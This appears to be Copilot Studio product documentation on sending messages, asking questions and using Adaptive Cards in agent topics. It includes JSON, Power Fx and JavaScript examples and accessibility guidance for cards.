
The **Message** node, within the flow of a topic, sends a message from the agent to the user. Messages can be simple text messages, but can also include richer components, such as images, videos, quick replies, and cards.

💡 Tip

All capabilities of the **Message** node are also available to the **Question** node.

Send a text message

1. Open the desired topic.
2. Select the **Add node** icon  below the node under which you want your agent to send a message, and select **Send a message**.
3. In the text box, enter the message you want the agent to send.



4. Optionally, use the tools in the node's menu bar to add:
 - basic formatting (bold, italic, bulleted, numbered)
 - [variables](#)
 - [message variations](#) and [speech overrides](#)
 - [images](#)
 - [videos](#)
 - [basic cards](#)
 - [Adaptive Cards](#)
 - [quick replies](#)

💡 Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the **More** icon (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).

It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

Insert a variable in a message

1. Select the desired message.
2. In the node's menu bar, select the **Insert variable** icon ({x}).
3. In **Select a variable**, switch to the tab that matches the scope of the variable you want to use. Learn more about [variable scopes](#).
4. Select the desired variable (use the search box, if needed).

Use message variations

When you add message variations, the agent randomly picks one of them to use each time the node is triggered.

Add a message variation

1. In the node's menu bar, select **Add**, and then select **Message variation**.
2. Enter what you want the agent to say in the text box. Selecting outside of the **Message** node adds your variation to the list of messages.
3. Repeat these steps to add as many variations as you like.

Remove a message variation

1. Select a **Message** node with a variation.
2. Select the variation you want to remove, then select the **Remove variation** icon  in the corner.

Add an image

To add an image, you need one hosted through a URL.

1. In the node's menu bar, select **Add** and select **Image**.
2. In the **Image properties** panel, enter the URL of your image.
3. Optionally, enter a title for the image.

Add a video

1. In the node's menu bar, select **Add**, and then select **Video**.
2. In the **Video properties** panel, under **Media URL**, enter the URL of your video. The URL can either be a direct link to a publicly accessible MP4 file or a YouTube URL.
3. Optionally, enter a **Title**, **Subtitle**, **Image URL** (the URL of a publicly accessible image file), or **Text** to be shown alongside the video on the card. You can also add buttons, which have the same properties as [quick replies](#).

Add a basic card

A basic card is a general-purpose card used for adding text, images, and interactive elements to an agent response message.

1. In the node's menu bar, select **Add**, and then select **Basic card**.
2. In the **Basic Card properties** panel, fill in the properties for the content of your card. You can also add buttons, which have the same properties as [quick replies](#).

Add an Adaptive Card

If a message node informs users of your store's hours, you could, for example, create an [Adaptive Cards](#) showing the hours with an image of the store. Adaptive Cards are platform-agnostic cards that you can customize. In the Adaptive Card designer, you can build an Adaptive Card from elements or author the JSON payload for your card directly in the card payload editor.

1. In the node's menu bar, select **Add**, and then select **Adaptive card**.
2. In the **Adaptive Card properties** panel, select **Edit adaptive card**. The Adaptive Card designer opens.

3. Enter the JSON literal for your card in the card payload editor pane, and select **Save**. A preview of the card appears on your **Message** node.

View multiple media cards in the same node and remove a card

If you add two or more media cards to a node, the following display options are available:

- **Carousel** (default) displays one card at a time.
- **List** displays all cards as a vertical list.

To present your cards as a vertical list, select one of the cards and select the **List** icon  on the menu bar of the node. Proceed in the same fashion, selecting the **Carousel** icon  if you want to present your cards as a carousel.

To remove a card, select it and then select the **Remove** icon  in the corner of the card.

Use quick replies

Important

- Some channels don't support quick replies. In such cases, the quick-reply buttons aren't available during conversations with your agent.
- Some channels limit the number of quick replies shown at once.


Add quick replies to a message to suggest responses or actions to the customer. Actions taken by the customer get sent back to the agent.

When the customer selects a quick reply, it appears in the chat history until the agent or the customer sends another activity.

A customer can select a quick reply or type directly in the chat. To require the user to choose an option from a list, use a multiple-choice **Question** node instead.

Add a quick reply

1. In the node's menu bar, select **Add** and select **Quick reply**.
2. In the **Quick replies** box on the **Message** node, enter the desired quick replies, one by one.



Change the action type for a quick reply

You configure quick replies to perform different types of actions.

1. Select the **Quick replies** box to open the **Quick replies properties** panel.

Quick replies properties

Type

Send a message

Text *

reservation

Title

Enter or select a value

> Advanced options

Type

Send a message

Text *

online order

Title

Enter or select a value

> Advanced options

+ Add

2. Select the desired value for **Type**:


- **Send a message** (default): Send a message to the agent and show it in the chat history.
- **Open URL**: Open a URL. The URL must start with `https://`.
- **Make a call**: Call a phone number. Enter the prefix `PhoneNumber:` immediately followed by the desired phone number—for example, `PhoneNumber:1234567890`.
- **Send a hidden message to the agent**: Send a message to the agent, but hide it from the chat history.

Different properties appear, depending on the type you select. To see more properties, expand **Advanced options**.

Add a speech message override

On voice-enabled channels such as Omnichannel for Customer Service, the message text is used for both text display and voice. However, you can override the text message with a different one for speech.

1. Select the desired **Message** node.
2. In the upper-right corner, expand the selector and select **Speech**.



3. Enter what you want the agent to say.
4. Optionally, [add variations](#) for the speech message.
5. Optionally, [add SSML](#) to your speech message (and variations, if any) to control *how* the agent speaks the message.

Use SSML to customize speech responses


Speech Synthesis Markup Language (SSML) is an XML-based markup language that specifies how text is converted into synthesized speech. SSML is one of the many ways Copilot Studio can make your agent's responses sound like natural speech.

1. Select the speech message you want to customize.
2. In the menu bar, expand **SSML tags**, and then select the tag you want to add.

[Expand table](#)

SSML tag	Description
Audio	Add prerecorded audio.
Break	Insert pauses or breaks between words.
Emphasis	Add levels of stress to words or phrases.
Prosody	Specify changes to pitch, contour, range, rate, and volume.

You can add multiple tags to a single speech message. You can also manually enter SSML tags that don't appear on the menu. To learn more about SSML and other tags you can use, see [Improve synthesis with SSML](#) in the Microsoft Azure AI Speech service documentation.



Ask a question

A **Question** node prompts a user for information and stores their response in a variable for use later on in the conversation.

The node allows you to choose the type of information to collect, such as a multiple-choice answer, a prebuilt entity, or a custom entity. [Question behavior properties](#) allow you to control the behavior of the node, such as what to do when the user enters an invalid response.

Like **Message** nodes, **Question** nodes can include images, videos, cards, quick replies, and message variations. For more information, see [Send a message](#).

Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the three dots (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).

It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

Prerequisites

- [Create and edit topics](#)
- [Send a message](#)

Add a question node

1. Select the **Add node** icon  under the node after which you want to add a new node, and then select **Ask a question**. A blank **Question** node appears.

The screenshot shows the configuration panel for a 'Question' node. At the top, there's a header with a question mark icon, the title 'Question', and a 'Text' dropdown. Below this is a rich text editor with icons for bold (B), italic (I), bulleted list, numbered list, link (x), and formula (fx). A text input field with the placeholder 'Enter a message' is present. Under the 'Identify' section, a dropdown menu is open, showing 'Multiple choice options'. Below that is the 'Options for user' section with a '+ New option' button. At the bottom, the 'Save response as' section shows a dropdown menu with the selected option '{x} Var1 choice'.

2. In the message box, enter the question you want to ask.
3. Under **Identify**, expand the list and select the type of information the agent should identify in the user's response. You can select an existing entity or create a new one. Learn how to [use entities in a conversation](#), and how to [accept one of multiple entities at a conversation turn](#).

Depending on the **Identify** option you selected, there might be more properties to set.

For example, for **Multiple choice options**, you must specify the choices the user can select in **Options for user**. During a conversation, each choice appears as a button, but users can also type their answer.

4. Select the default variable name under **Save user response as** to open the **Variable properties** panel and change the name to something meaningful, like **customerName** or **bookingDate**.

To choose a different variable or create a new one, select > to open the **Select a variable** panel.

5. To customize the behavior of your **Question** node, configure [question properties](#).

Configure question properties

The **Question properties** panel is where you can adjust behaviors like prompting, validation, and interruptions.

1. To open the **Question properties** panel, select the three dots (...) of the **Question** node, and then select **Properties**.
2. In the **Question properties** panel, select the desired category:
 - [Question behavior](#)
 - [Entity recognition](#)
 - [Interruptions](#)
 - [Voice](#) (available for voice-enabled agents only)
 - [Hold and resume](#)

Configure question behavior

Question behavior properties allow you to control whether the agent can skip the question and how it responds to an invalid response.

Skip behavior

Skip behavior determines what the agent should do if the question node's variable already has a value from earlier in the conversation.

- **Allow question to be skipped:** Skip the question if the variable has a value.
- **Ask every time:** Ask the question even if the variable has a value.

Reprompt

Reprompt determines how your agent reacts when it doesn't get a valid answer from the user. You can tell it to try again once, twice, or move on without getting an answer. To customize what your agent does when it moves on, configure the properties under [No valid entity found](#) in the **Entity recognition** panel.

- **How many reprompts:** The number of times your agent tries to get a valid answer. **Repeat up to 2 times** is the default. You can also select **Repeat once** or **Don't repeat**.
- **Retry prompt:** To change the message, select **Customize**, and then enter the new prompt.

Configure entity recognition

Entity recognition properties allow you to expand validation beyond the default rules for the entity to collect, and to choose what happens when your agent isn't able to elicit a valid entity value from the user.

Entity settings

Enter the name of the option set you defined in Power Fx used to reference items in the list.

Include metadata

Select **Include metadata** if you want to make the entity literal available, in addition to the recognized entity value. By using this option, you can reuse what the customer specified for purposes such as messaging, audit details, further processing, or conditional logic. For example, "tomorrow" instead of a formal date, or a synonym instead of the corresponding entity value.

When you select **Include metadata**, the [data type of the variable](#) that holds the recognized entity changes to **record**. The `.Value` attribute holds the recognized value (with the corresponding data type), and the `.Literal` attribute (of type string) holds the exact words the customer said or entered to express this value.

This option is available for:

- Prebuilt entities
- Closed list entities
- Regex entities
- One of multiple entities

It isn't available for:

- Dynamic entities
- Embedded entities

Additional entity validation

By default, the **Question** node checks for a valid response based only on the entity you selected. **Additional entity validation** allows you to add criteria to the basic test. For example, the **Question** node accepts any numeric value when it identifies a number, but you might want to make sure it's less than 10. You can also change the prompt to help the user enter a valid response.

- **Condition:** Enter a Power Fx formula that returns a Boolean value (`true` or `false`); for example, `Topic.Var1 < 10`
- **Condition not met prompt:** To change the message, select **Customize**, and then enter the new prompt.

No valid entity found

No valid entity found determines what happens when your agent stops trying to get a valid response from the user. You can escalate to a human agent or provide a default value. You can also change the prompt to give the user more context.

- **Action if no entity found:**
 - **Escalate:** Redirect the user to the *Escalate* system topic. It's the default behavior.
 - **Set variable to value:** Set the output variable to a value and move on to the next node. Enter or select the value in **Default entity value**.
 - **Set variable to empty (no value):** Clear the output variable and move on to the next node. You can use a [Condition node](#) later to check whether the variable has a value.
- **No entity found message:** To change the message, select **Customize**, and then enter the new prompt.

Configure interruption behavior

Interruption settings determine whether the user is allowed to interrupt the flow of the current topic to switch to a different topic.


- **Allow switching to another topic:** The user can switch to a new topic when their response to the question matches a trigger for the other topic with high confidence.
- **Only selected topics:** Specify to which topics the user can switch from this question node.

Tip

If you notice issues with your agent where the answer to a question triggers another topic, instead of filling the variable associated with the question node, try turning off **Allow switching to another topic**. This option prevents the agent from considering the answer to the question as a potential interruption.

Using Adaptive Cards in Copilot Studio

Adaptive Cards are platform-agnostic UI snippets written in JSON, which apps and services can openly exchange. When delivered to a specific app (often called the "host"), the JSON representation transforms into native UI that automatically adapts to its context. By using Adaptive Cards, you can design and integrate lightweight UI for all major platforms and frameworks.



Demo Request

Which product demo are you interested in?

☐ Office 365

☐ Dynamics 365

☐ Azure Services

☐ Power Platform

[Submit](#)

Adaptive Cards are especially appreciated in products like Microsoft Teams and Outlook, because the designer of the UI can't predict whether the user is in dark or light mode, for example. In either case, no worries: the Adaptive Card just adapts!

ⓘ Note

Copilot Studio supports the Adaptive Cards schema versions 1.6 and earlier. However, the appropriate schema version depends on the targeted host app:

- The Bot Framework Web Chat component (that is, the default website integration pattern) supports version 1.6 but doesn't support `Action.Execute`
- The live chat widget (used for Dynamics 365 Omnichannel for Customer Service) is limited to version 1.5
- Teams is also limited to version 1.5

In addition, Copilot Studio only renders version-1.6 cards in the test chat, not on the canvas.

For more information about the Adaptive Cards schema, see [Schema Explorer](#) [↗].

Use Adaptive Cards in Copilot Studio agents to validate information from the customer, to ask questions, or simply to enhance the conversation experience:

- Use an interactive [Adaptive Card](#) node to ask for information.
- [Add an Adaptive Card](#) to a **Message** or **Question** node to show information.

Tip

Use the following resources to create new Adaptive Cards:

- The [Adaptive Cards](#) [↗] website, for schema documentation and samples.
- Previous agent topics (clone and revise previous cards to maintain consistency).
- ChatGPT or Copilot in Bing to generate the JSON payload for a card.
- Power Apps or Power Automate (to design the card).

Best practices for interactive cards

When you use interactive Adaptive Cards (cards with **Submit** buttons), make sure each *submit* action includes unique data that identifies the card or action. Using card- or action-specific unique data reduces the risk of unexpected behavior when multiple cards are visible or when a user selects a button on an earlier card.

Learn more in [Submit button behavior for agents with consecutive cards](#).

Ask with Adaptive Cards

[Adaptive Cards](#) let you add snippets of content to Copilot Studio agents that can also be openly exchanged with other cloud apps and services. To provide rich conversation capability for your agent, you can include text, graphics, and buttons. Because they're platform-agnostic, you can easily tailor Adaptive Cards to your needs.

With an **Adaptive Card** node, your agent can show an Adaptive Card containing one or more submit buttons, and optionally, one or more form input fields. Your agent stores user input in variables for use later in the conversation.

ⓘ Note

Copilot Studio supports the Adaptive Cards schema versions 1.6 and earlier. However, the appropriate schema version depends on the targeted host app:

- The Bot Framework Web Chat component (that is, the default website integration pattern) supports version 1.6 but doesn't support `Action.Execute`
- The live chat widget (used for Dynamics 365 Omnichannel for Customer Service) is limited to version 1.5
- Teams is also limited to version 1.5

In addition, Copilot Studio only renders version-1.6 cards in the test chat, not on the canvas.

For more information about the Adaptive Cards schema, see [Schema Explorer](#).

Copilot Studio includes a built-in Adaptive Card designer, which offers the most useful features from the [Adaptive Cards Designer](#).

Alternatively, you can:

- Use a JSON representation for the card you want to show to the user.
- Use a [Power Fx formula](#) to include dynamic information on the card.

You can also [control the behavior of the card](#), such as what to do when the user enters an invalid response or if the node can be interrupted.

The **Adaptive Card** node is meant for *interactive* cards, where the user is expected to submit a response. Use **Message** and **Question** nodes to present the user with a non-interactive card that displays information.

Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the three dots (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).

It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

Add an Adaptive Card node

1. Select the **Add node** icon  under the node after which you want to add an **Adaptive Card** node, then select **Ask with Adaptive Card**.
2. Select the three dots (...) of the node, and then select **Properties**.
3. In the **Adaptive Card node properties** panel, select **Edit adaptive card**. The Adaptive card designer panel opens.
4. Add the desired elements for your card and configure their properties. Alternatively, in the **Card payload editor** pane, replace the default payload with the JSON literal for your card.

Tip

Your card must contain at least one submit button, as it must be an interactive card that allows a user to submit information back to the agent. If it doesn't and is only intended to show information, you should [add your Adaptive Card to a Message node](#).

5. When you're done with the initial design, select **Save** and close the designer panel. A preview of your card appears on the node. Copilot Studio automatically creates output variables based on the inputs specified in the code.

Adaptive Card

Tell us about yourself

We just need a few more details to get you booked for the trip of a lifetime!

Your name (Last, First) *

Submit

Outputs (2) ▾

{x} actionSubmitId string =

{x} actionSubmitId string >

{x} myName string =

{x} myName string >

💡 Tip

If the output variables generated for your card are incorrect, you can manually update the list of variables and their types by selecting **Edit Schema** in the **Adaptive Card node properties** panel.

Your interactive Adaptive Card is ready. When a user of your agent selects a submit button on a card, the output variables are populated with the information the user provided in their interaction with the card.

Other properties

You can use other properties to control how the behavior of the **Adaptive Card** node, such as:

- How the agent responds to an invalid response
- If it can be interrupted

If the agent is awaiting a submission from an Adaptive Card and the user sends a text message instead, this response is considered invalid, *unless* the message triggers an interruption. In this case, the following properties determine the behavior.

- **How many reprompts:** The number of times your agent tries to get a valid submission from the card. The default is **Repeat up to 2 times**. You can also select **Repeat once** or **Don't repeat**. For each retry, the card is resent to the user.
- **Retry prompt:** Use this property to define a message to send when a retry occurs, along with a repeat of the card. To define a retry message, select **Customize** and then enter the new prompt.
- **Allow switching to another topic:** If selected (default), an incoming message from a user when the agent is awaiting a card submission triggers an interruption and switches to another topic. If a topic switch occurs, the card is sent again to the user once the interrupting topic ends.

Submit button behavior for agents with consecutive cards

By design, Adaptive Cards allow selecting their submit buttons multiple times. If an agent has consecutive Adaptive Cards, and the user selects a button on an earlier card, the user might experience unexpected behavior.

To prevent the submit action on one card from interfering with another card:

- **Isolate submit actions:** Ensure that each Adaptive Card has its own unique identifier and action handlers.
- **Use submit actions with unique data:** When you define the submit actions for your cards, include unique identifiers or data payloads that help differentiate between the cards when the user selects a submit button.
- **Add robust event handling logic to your agent:** Define conditions based on the distinctive identifiers or payload elements associated with your submit buttons.
- **Debug and log:** Add detailed logging to your agent's event handling code to capture the sequence of actions and identify where unintended submissions occur.

Use a submit identifier in Action.Submit data

If your agent sends multiple Adaptive Cards in a conversation (for example, consecutive cards, retries, or interruptions), users might select **Submit** on an earlier card. To help your agent or

custom client distinguish which card and action a response came from, include a unique identifier in each submit action's data payload and validate it when processing the response.

Example:

JSON

```
{
  "type": "Action.Submit",
  "title": "Confirm",
  "data": {
    "actionSubmitId": "booking_confirm_card_v3_confirm"
  }
}
```

Web Chat UX tip to avoid stale clicks

Some chat clients, including web experiences, can leave earlier cards clickable after a user submits a latter card. If you build a custom web chat experience, consider disabling submit buttons after the first click or updating the previous card message to reduce accidental duplicate or stale submissions.

The following example shows one of the ways to disable **Action.Submit** buttons after the first click in a custom web chat experience:

1. Render Adaptive Cards using the Adaptive Cards SDK or another renderer that creates real HTML buttons or inputs.
2. When you receive a submit action, immediately mark the current card as submitted in your UI. For example, set a `submitted` flag on the message.
3. Re-render or mutate the card Document Object Model (DOM), so that all interactive elements are disabled, and then send the submit payload to your bot or service.
4. If your chat supports multiple cards per conversation, repeat the same pattern for every card message to prevent stale submissions from older cards.

Example:

JavaScript

```
// Example: disable Adaptive Card submit interactions after the first click.
// This is UI-side logic for custom web chat experiences.

// When you render a card, keep a reference to its container element.
// For example, each chat message could render into its own <div>.
function disableCardInteractivity(cardContainer) {
```

```

// Disable buttons (including Action.Submit rendered as <button>).
for (const el of cardContainer.querySelectorAll('button, input, select,
textarea')) {
    el.disabled = true;
    el.setAttribute('aria-disabled', 'true');
}

// Optional: prevent click handlers from firing (defense-in-depth).
cardContainer.addEventListener(
    'click',
    (evt) => {
        const target = /** @type {HTMLElement} */ (evt.target);
        if (target && target.closest && target.closest('button, input, select,
textarea')) {
            evt.preventDefault();
            evt.stopPropagation();
        }
    },
    true
);
}

// Wire the behavior into your Adaptive Cards host.
// The Adaptive Cards SDK surfaces submits via onExecuteAction.
function wireCardSubmitHandling(adaptiveCard, cardContainer, sendToBot) {
    let submitted = false;

    adaptiveCard.onExecuteAction = async (action) => {
        // Only allow the first submit from this card instance.
        if (submitted) {
            return;
        }
        submitted = true;

        // Disable the UI immediately to avoid duplicate/stale clicks.
        disableCardInteractivity(cardContainer);

        // Send the submit payload to your bot/service.
        // If you're using Action.Submit with a unique ID (for example,
        actionSubmitId),
        // include it in the payload so your bot can de-duplicate safely.
        await sendToBot({
            type: 'adaptiveCard/submit',
            data: action && action.data ? action.data : {},
            verb: action && action.verb ? action.verb : undefined
        });
    };
}

```

Use Power Fx to make your card dynamic

You can use a Power Fx formula to include dynamic information on your card by referencing variables from your topic or agent.

1. Select the three dots (...) of the node, and then select **Properties**.
2. In the **Adaptive Card Node properties** panel, switch to **Formula**. Selecting **Formula** automatically converts the JSON representation of your card into a Power Fx formula.

Adaptive Card Node properties

</> JSON card ▾ [Learn more](#)

✓ JSON

Formula

☒ Allow switching to another topic ⓘ

Only selected topics ⓘ

Retry prompt ⓘ

☐ Customize

How many reprompts ⓘ [Manual input](#) ▾

Repeat up to 2 times ▾

For example, start with the following JSON literal for a card:

JSON

```
{
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
  "type": "AdaptiveCard",
  "version": "1.5",
  "body": [{
    "type": "ColumnSet",
    "columns": [{
      "type": "Column",
      "width": 2,
      "items": [{
        "type": "TextBlock",
        "text": "Tell us about yourself",
        "weight": "Bolder",
        "size": "Medium",
```

```

        "wrap": true,
        "style": "heading"
      }, {
        "type": "TextBlock",
        "text": "We just need a few more details to get you booked for
the trip of a lifetime!",
        "isSubtle": true,
        "wrap": true
      }, {
        "type": "Input.Text",
        "id": "myName",
        "label": "Your name (Last, First)",
        "isRequired": true,
        "regex": "^[A-Z][a-z]+, [A-Z][a-z]+$",
        "errorMessage": "Please enter your name in the specified format"
      }
    ]
  }
],
"actions": [{
  "type": "Action.Submit",
  "title": "Submit"
}]
}

```

Here's the resulting Power Fx formula, using two variables **Topic.Title** and **Topic.Subtitle** instead of the hard-coded text from the JSON literal. (This example assumes the variables are defined in your topic.)

Power Fx

```

{
  '$schema': "http://adaptivecards.io/schemas/adaptive-card.json",
  type: "AdaptiveCard",
  version: "1.5",
  body: [
    {
      type: "ColumnSet",
      columns: [
        {
          type: "Column",
          width: "2",
          items: [
            {
              type: "TextBlock",
              text: Topic.Title,
              weight: "Bolder",
              size: "Medium",
              wrap: true,
              style: "heading"
            }
          ]
        }
      ]
    }
  ]
}

```

```

    },
    {
      type: "TextBlock",
      text: Topic.Subtitle,
      isSubtle: true,
      wrap: true
    },
    {
      type: "Input.Text",
      id: "myName",
      label: "Your name (Last, First)",
      isRequired: true,
      regex: "^[A-Z][a-z]+, [A-Z][a-z]+$",
      errorMessage: "Please enter your name in the specified format"
    }
  ]
}
]
}
],
actions: [
  {
    type: "Action.Submit",
    title: "Submit"
  }
]
}

```

Important

Once you begin editing in the formula panel, you can't go back to the original JSON code. To allow iterative design and changes, save a copy of the original JSON in your own notes or as a comment in the node. This precaution helps you revert changes if needed.

Accessibility tips for Adaptive Cards

Copilot Studio agents work well with screen readers on Windows, such as NonVisual Desktop Access (NVDA) and Job Access with Speech (JAWS). To optimize accessibility, consider these tips.

Screen readers

For screen reader and keyboard navigation accessibility of Adaptive Cards, here's what matters most.

- **Always include the "label" property:** The "label" property is what screen readers announce when a user focuses on an input. Without it, screen readers might just say "edit field" with no context. Screen readers often don't read placeholders, and they disappear once the user starts typing. Therefore, avoid relying on them to assist with accessibility.

JSON

```
{
  "type": "Input.Text",
  "id": "middleName",
  "label": "Middle name (optional)",
  "placeholder": "Enter your middle name"
}
```

- **Use "inputStyle" and "style" thoughtfully:** Avoid custom styling that removes focus indicators. The default focus ring is what keyboard users rely on to know where they are on the card.
- **Use "isRequired" and "errorMessage" for readers:** Even for optional fields, a clear "errorMessage" helps screen readers communicate validation feedback.

JSON

```
{
  "type": "Input.Text",
  "id": "middleName",
  "label": "Middle name (optional)",
  "isRequired": false,
  "errorMessage": "Please enter a valid middle name"
}
```

- **Logical tab order:** Adaptive Cards follow Document Object Model (DOM) order for tab navigation, so structure the JSON representation of your card in the order you want users

to tab through. Avoid using "ColumnSet" layouts that create a visually logical order but a confusing tab order for keyboard users.

- **Action buttons are keyboard accessible by default:** Properties such as "Action.Submit" and "Action.OpenUrl" are natively focusable. Make sure your title is descriptive rather than something vague like "Click here" because screen readers read the title aloud.
- **Add "type": "TextBlock" for instructions:** If a section of optional fields needs context, set "type" as "TextBlock" before those fields. Screen readers read fields in sequence, giving users the context they need before reaching the inputs.

JSON

```
{
  "type": "TextBlock",
  "text": "The following fields are optional. You can skip them if not applicable.",
  "wrap": true
}
```

- **Avoid "isVisible": "false" for accessibility scenarios:** Screen readers skip hidden elements entirely. If accessibility is the priority, keep optional fields visible. If you must hide them, ensure the toggle has a clear, descriptive label.
- **Pro tip for testing in Microsoft Teams:** Due to slight differences in Microsoft Teams support for Adaptive Cards, we recommend that you use the built-in Windows Narrator or NVDA to validate the tab order and that announcements work as expected.

Specific schema properties

Here are some specific properties in the Adaptive Cards schema that can help improve accessibility.

The "label" property

The "label" property is critical for screen readers. By having a connection between labels and inputs, renderer libraries can set the necessary properties to allow users of assistive technologies, such as screen readers, to interact correctly with inputs inside Adaptive Cards.

Learn more in [Input.Text](#).

Why "label" beats "placeholder" for accessibility?

We recommend using the "label" property for tagging Adaptive Cards input parameters, instead of the "placeholder" property. It's a simple and concise way of labeling inputs for card authors.

Using "TextBlock" properties as labels prevents you from enforcing proximity between inputs and labels. By using the "label" property, you can ensure that both visual elements are rendered next to each other, which helps users who need screen magnifiers.

Learn more in [Input Validation](#).

Use "errorMessage" for validation feedback

The "errorMessage" property is available for all input types to specify the message to show when a user enters a value that isn't valid.

Learn more in [Input Validation](#).

TextBlock with "style": "heading" for accessibility structure

Using "style": "heading" applies the default heading styling and marks the TextBlock element as a heading for accessibility.

Learn more in [TextBlock Element](#).

Action buttons—"tooltip" for narration

The "Action.ToggleVisibility" action supports a "tooltip" property that defines text that appears when the user hovers the mouse over the action. Narration software reads this text.

Learn more in [Action.ToggleVisibility](#).

Caution with "isVisible": "false" for Input elements

Keep input elements with validation visible. Input elements with validation under "Action.ToggleVisibility" might generate confusion when hidden input parameters aren't valid.

Learn more in [Action.ToggleVisibility](#).

The "labelPosition" property for Input.ChoiceSet

For "Input.ChoiceSet", the "labelPosition" property determines the position of the label, either inline or above (default).

Learn more in [Input.ChoiceSet](#).

Last updated on 03/20/2026

Add conditions to topics

Article • 10/11/2024

You can use **Condition** nodes to add branches in your topic, comparing the value of one variable to that of another variable or to a specific value. For example, if the value of `isClubMember` is `True`, then the topic offers a discount; otherwise, the topic presents the standard item price.

Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the **More** icon (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).

It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

